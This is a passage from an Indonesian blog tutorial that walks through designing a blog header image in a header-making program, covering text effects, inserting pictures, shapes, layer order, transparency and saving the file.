
2. Mengatur ukuran gambar header
Anda bisa mengatur ukuran gambar header sesuai dengan blog Anda melalui menu Option – > Resize Header. Untuk blog di wordpress.com, ukuran gambar header terlihat pada menu Appearance -> Custom Image Header (tutorial membuat blog selengkapnya klik di sini).
3. Memasukkan teks

Setelah Anda memilih template atau gambar header yang tersedia, Anda bisa memulai memasukkan teks. Anda bisa menambah dengan efek outline, chisel, emboss, dan glow. Jika akan menambah efek, pilih teks yang akan diedit dengan menu select terlebih dahulu.
4. Memasukkan gambar dari komputer

Anda bisa memasukkan gambar dari komputer (harddisk, flashdisk, dsb) dengan menggunakan tool Image.
5. Membuat garis, kotak, dan lingkaran

Anda bisa menambahkan garis, kotak, dan lingkaran dengan tool seperti yang ditunjukkan pada gambar di bawah ini. Objek ini juga dapat diberi efek!
6. Mengatur urutan peletakan objek

Sebuah gambar, bidang, atau tulisan dapat diletakkan di atas atau di bawah yang lain. Anda bisa memilih objek dengan tool Select (paling kiri) dan mengaturnya urutan peletakan objek melalui tool To Front atau To Back.

7. Mengatur efek transparan dan bayangan
Text atau gambar dapat diatur agar transparan (tembus pandang) dan ada bayangannya dengan tool yang tersedia seperti terlihat pada gambar ini.
8. Preview dan menyimpan Gambar
Sebelum Anda menyimpan gambar header, Anda bisa mencoba melihat tampilan gambar header Anda di browser, buka menu Options -> Preview in Browser. Setelah semua oke, simpan gambar Anda melalui menu File -> Save JPG. Atau File -> Save XHF. File JPG siap di-upload ke blog Anda, sedangkan file XHF bisa diedit ulang jika Anda mau.
Selamat mencoba!
Source : Oka Mahendra (http://tutorialgratis.net)
Subscribe to:
Posts (Atom)